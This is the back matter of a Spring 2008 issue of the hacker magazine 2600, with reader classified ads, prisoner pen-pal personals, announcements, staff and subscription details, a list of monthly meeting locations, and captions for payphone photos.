HAVE A PROBLEM WITH THE LAW? DOES YOUR LAWYER NOT UNDERSTAND YOU? Have you been charged with a computer related crime? Is someone threatening to sue you for something technology related? Do you just need a lawyer that understand IT and the hacker culture? I've published and presented at HOPE and Defcon on the law facing technology professionals and hackers alike. I'm both a lawyer and an IT professional. Admitted to practice law in Pennsylvania and New Jersey. Free consultation to *2600* readers. http://muentzlaw.com alex@muentzlaw.com (215) 806-4383

PIMP YOUR WIRELESS ROUTER! http://packetprotector.org. Add VPN, IPS, and web AV capabilities to your wireless router with free, open-source firmware from PacketProtector.org

HACKER TOOLS TREASURE BOX! You get over 650 links to key resources, plus our proven tricks for rooting out the hard-to-find tools, instantly! Use to build your own customized hacker (AHEM, network security) tool kit. http://FortressDataProtection.com/securitybook

ADVANCED TECHNICAL SOLUTIONS. #422 - 1755 Robson Street, Vancouver, B.C. Canada V6G 3B7. Ph: (604) 928-0555. Electronic countermeasures - find out who is secretly videotaping you or bugging your car or office. "State of the Art" detection equipment utilized.

INCARCERATED *2600* MEMBER NEEDS COMMUNITY HELP to build content in free classified ad and "local business directory" in 50 countries. John Lambros, the founder of Boycott Brazil, has launched a FREE classified ad, want ad, and local business directory in 50 global markets. The mission is simple: "free help to billions of people locating jobs, housing, goods and services, social activities, a girlfriend or boyfriend, community information, and just about anything else in over one million neighborhoods throughout the world - all for FREE. HELP ME OUT! SPREAD THE WORD! Please visit www.NoPayClassifieds.com and add some content. It will take all of five or ten minutes. Links to "No Pay Classifieds" are also greatly appreciated.

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted at Chicago Equinix with Juniper Filtered DoS Protection. Multiple FreeBSD servers at P4 2.4 ghz. Affordable pricing from $5/month with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon code: Save2600. http://www.reverse.net

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook. Archives of all shows dating back to 1988 can be found at the *2600* site in mp3 format! Shows from 1988-2007 are now available in DVD-R high fidelity audio for only $10 a year or $150 for a lifetime subscription. Send check or money order to *2600,* PO Box 752, Middle Island, NY 11953 USA or order through our online store at store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

THE HACKERS YOUTUBE. Video sharing community for uploading and watching streaming hacking, modding, and underground videos that the community can rely on to deliver quality content to anyone willing to take the time to learn. http://www.veryangrytoad.com

THE HIGH WEIRDNESS PROJECT. We are a SubGenius wiki seeking submissions of strange, controversial, subversive, and above all Slackful sources of information. We do not follow a so-called "neutral point of view" - please make your entries as biased as you want, as long as they're interesting! Special sections dedicated to information warfare, software, conspiracies, religion and skepticism, and more. Check us out: www.modemac.com.

PHONE PHUN. http://phonephun.us. Blog devoted to interesting phone numbers. Share your finds!

Personals

WHEN THE BULLET HITS THE BONE. Change of address. If you tried to send mail and it got returned, that's why. Bored and lonely phone nerd with some time left in our nation's wonderful corrections system. Still looking for pen pals to help me pass the time. Will respond to all. Interests include but not limited to telecom, computers, politics, music, tats, urban exploration, electronics. I'm a 23 yrs white male, black hair, green eyes. Some tats. Michael Kerr 09496-029, FCI Oxford, PO Box 1000, Oxford, WI 53952.

23 YEAR OLD SERVING 2 YEARS in Sheridan, Oregon for hacking into AT&T plus many other VoIP providers. First to be charged with VoIP crimes. Featured on *America's Most Wanted* with K. Mitnick. Looking for ANYONE to write me. Check freerobert.com for more info.

GAY PRISONER SEEKS FRIENDS to help with book review lookups on Amazon by keywords. Com Sci major, thirsty to catch up to the real world before my reentry. I have my own funds to buy books. I only need reviews. I'm MUD/MMORPG savy in C++, Java, Python, PHP, MySQL, DirectX. Ken Roberts J60962, 450-1-28M, PO Box 9, Avenal, CA 93204.

OFFLINE OUTLAW IN TEXAS needs some help in developing programming skills. Interested in Perl and Javascript. Also privacy in all areas. Library here is inadequate. Feel free to drop those Bill Me Later cards, add me to the mailing lists, etc.. Thanks to all those who have helped me so much already, you know who you are. William Lindley 822934, CT Terrell, 1300 FM 655, Rosharon, TX 77583-8604

Advertise in 2600!

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953.

Deadline for Summer issue: 5/25/08.

WRITERS WANTED

Send your article to articles@2600.com (ASCII text preferred, graphics can be attached) or mail it to us at 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953-0099 USA. If you go the snail mail route, please try to include a CD copy so we don't have to retype the whole thing if we decide to use it.

Articles must not have already appeared in another publication or on the Internet. Once published in 2600, you may do whatever you please with your article.

THE DIGITAL MILLENNIUM COFFEE MUGS

Yes, you read that right. *2600* now has ceramic coffee mugs designed with the DMCA (Digital Millennium Coffee Act) in mind. The *2600* seal appears on the front and the various restrictions of the mug's use appear on the back. (It is a violation of the DMCA to use this mug for tea.).

2600, PO Box 752, Middle Island, NY 11953 USA

Available with white lettering on a black mug or black lettering on a white mug. $15 each or 2 for $25 (outside the U.S. and Canada add $10 each for shipping - sorry, these things are heavy)

SAVE HOTEL PENN

The home of the HOPE conferences is in danger of being torn down and replaced with a huge office complex. Help us fight to preserve the historic Hotel Pennsylvania, a vital part of New York City since 1919.

Join the discussion at talk.hope.net.

Keep updated at www.savethehotel.org.

"The bigger the lie, the more they believe." - Bunk

STAFF

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Mike Castleman

Layout and Design
Skram

Cover
Dabu Ch'wald

Office Manager
Tampruf

Writers: Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Kn1ghtl0rd Lucky225, Kevin Mitnick, The Prophet, Redbird, David Ruderman, Screamer Chaotix, Sephail, Seraf, Silent Switchman, StankDawg, Mr. Upsetter

Webmasters: Juintz, Kerry

Network Operations: css

Broadcast Coordinators: Juintz, thal

IRC Admins: FaUl, mcfly, syn, sj, shardy, r0d3nt, achmet, balle, enno, rdnzl, smash, dukat, carton, mangala, beave, jetboy

Inspirational Music: The Good, The Bad, and The Queen, The Moldy Peaches, Richard D. James, War, Sex Gang Children, ABBA, Peter Schilling, The Electric Lucifer

Shout Outs: Chris and Snoop, Bicycle Mark, Rob T. Firefly, Greyfrequency, Jim Thomas

RIP: Clint, Seth

2600 *(ISSN 0749-3851, USPS # 003-176); Spring 2008, Volume 25 Issue 1, is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices.*

POSTMASTER:
Send address changes to: *2600*
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. and Canada - $24 individual,
$50 corporate (U.S. Funds)
Overseas - $34 individual, $65 corporate

Back issues available for 1984-2007 at
$25 per year, $34 per year overseas
Individual issues available from 1988 on
at $6.25 each, $8.50 each overseas

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office Line: +1 631 751 2600**
***2600* Fax Line: +1 631 474 2677**

Copyright © 2008; 2600 Enterprises Inc.

ARGENTINA

Buenos Aires: The "Cruzat Beer House" bar, Sarmiento 1617 (first floor, Paseo La Plaza).

AUSTRALIA

Melbourne: Caffeine at ReVault Bar, 16 Swanston Walk, near Melbourne Central Shopping Centre. 6:30 pm

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St at Central Station. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm

British Columbia

Victoria: QV Bakery and Cafe, 1701 Government St.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Ontario

Barrie: William's Coffee Pub, 505 Bryne Dr. 7 pm

Guelph: William's Coffee Pub, 492 Edinbourgh Rd S. 7 pm

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm

Toronto: College Park Food Court, across from the Taco Bell.

Windsor: University of Windsor, CAW Student Center commons area by the large window. 7 pm

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

CZECH REPUBLIC

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm

Exeter: At the payphones, Bedford Square. 7 pm

Kent: At the end of the bus station opposite Wilkinsons, Canterbury. 6:30 pm

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm

Manchester: Bulls Head Pub on London Rd. 7:30 pm

Norwich: Borders entrance to Chapelfield Mall. 6 pm

Reading: Afro Bar, Merchants Place, off Friar St. 6 pm

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Grenoble: Eve, campus of St. Martin d'Heres. 6 pm

Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 9 pm

Paris: Place de la Republique, near the (empty) fountain. 6:30 pm

Rennes: In front of the store "Blue Box" close to Place de la Republique. 8 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the phone booths on Wicklow St beside Tower Records. 7 pm

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St, Auckland Central. 5:30 pm

Christchurch: Java Cafe, corner of High St and Manchester St. 6 pm

Wellington: Load Cafe in Cuba Mall. 6 pm

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

Trondheim: Rick's Cafe in Nordregate. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm

SWEDEN

Gothenburg: 2nd floor in Burger King at Avenyn. 6 pm

Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Huntsville: Stanlieo's Sub Villa on Jordan Lane.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix: Biltmore Fashion Park, 2402 E Camelback Rd, coffee shop area on the 2nd floor. 6:00 pm.

Tucson: Borders in the Park Mall. 7 pm

California

Irvine: Panera Bread, 3988 Barranca Parkway. 7 pm

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: London Bridge Pub, Wharf #2.

Sacramento: Round Table Pizza at 127 K St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). 5:30 pm

San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm

Lakewood: Barnes and Noble in the Denver West Shopping Center, 14347 W Colfax Ave.

District of Columbia

Arlington: Pentagon City Mall by the phone booths next to Panda Express. 6 pm

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm

Melbourne: House of Joe Coffee House, 1220 W New Haven Ave. 6 pm

Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm

Georgia

Atlanta: Lenox Mall food court. 7 pm

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.

Pocatello: College Market, 604 S 8th St.

Illinois

Chicago: Neighborhood Boys and Girls Club, 2501 W Irving Park Rd. 7 pm

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm

Indianapolis: Mo'Joe Coffee House, 222 W Michigan St.

South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's. 6 pm

New Orleans: Z'otz Coffee House uptown at 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows. 6 pm

Marlborough: Solomon Park Mall food court. 6 pm

Northampton: Downstairs of Haymarket Cafe. 6 pm

Michigan

Ann Arbor: Starbucks in The Galleria on S University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 E 39th St.

St. Louis: Galleria Food Court.

Springfield: Borders Books and Music coffeeshop, 3300 S Glenstone Ave, one block south of Battlefield Mall. 5:30 pm

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm

Nevada

Las Vegas: reJAVAnate Coffee, 3300 E Flamingo Rd (at Pecos). 7 pm

New Mexico

Albuquerque: University of New Mexico Student Union Building (plaza "lower" level lounge), main campus. Payphones: 505-843-9033, 505-843-9034. 5:30 pm

New York

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St, between Lexington & 3rd.

Rochester: Panera Bread, 2373 W Ridge Rd. 7:30 pm

North Carolina

Charlotte: South Park Mall food court. 7 pm

Raleigh: Royal Bean coffee shop on Hillsboro St (next to the Playmakers Sports Bar and across from Meredith College).

Wilmington: The Connection Internet Cafe, 250-1 Racine Drive, Racine Commons Shopping Center.

North Dakota

Fargo: West Acres Mall food court by the Taco John's. 6 pm

Ohio

Cincinnati: The Brew House, 1047 E McMillan. 7 pm

Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.

Columbus: Convention center on street level around the corner from the food court.

Dayton: TGI Friday's off 725 by the Dayton Mall.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Tulsa: Promenade Mall food court.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm

Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm

Philadelphia: 30th St Station, southeast food court near mini post office.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Quetzal, 664 Union Ave. 6 pm

Nashville: Vanderbilt University Hill Center, Room 151, 1231 18th Ave S. 6 pm

Texas

Austin: Spider House Cafe, 2908 Fruth St, front room across from the bar. 7 pm

Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.

San Antonio: North Star Mall food court. 6 pm

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St and Cherry St on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Charlottesville: Greenberry's Coffee & Tea Company at the Barracks Rd Shopping Center. 6:30 pm

Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm

Spokane: Coffee Station, 9315 N Nevada (North Spokane). 6 pm

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

Weird Payphone Moments

Morocco. Found in Agadir, this is probably the most secure phone in the world. At least in outward appearance.

Photo by Shareef Zawideh

England. No, it's not a hacker space. It's actually a British Telecom facility in Leeds where payphones are tested. Each payphone runs a TCP/IP stack over PPP.

Photo by Kokor Hekus

United States. We had heard that AT&T was dropping all payphone service. Here's the proof. This was spotted outside their Gardena, California office.

Photos by Jerry Dixon

Visit **http://www.2600.com/phones/** to see even more foreign payphone photos!
(Or turn to the inside front cover to see more right now.)

The Back Cover Photos

MUCKLESHOOT
CASINO
& POKER
2600 MACHINES
OVER 100 TABLES
CASH EXPLOSION WIN YOUR SHARE OF $50,000 EVERY THURSDAY IN JANUARY SEE THE PLAYERS CLUB

Mungopw discovered this 60 foot sign right outside the Muckleshoot Indian Casino in Auburn, Washington. We see the existence of "2600 machines" as an open invitation to hackers to come and try their luck.

Here's one of those tenant directory phones that you find at the entrances to apartment buildings. You scan for the person's name and it dials them, often touch toning their unlisted phone number for you to hear. As you can see, this tenant has a rather interesting name. Spotted (and hacked) by **drlecter**.

Seen a photo with "2600" in it or something of interest to the hacker world? Send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed.

Email your submissions to **articles@2600.com** or use snail mail to:
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues) and a *2600* sweatshirt (or two t-shirts).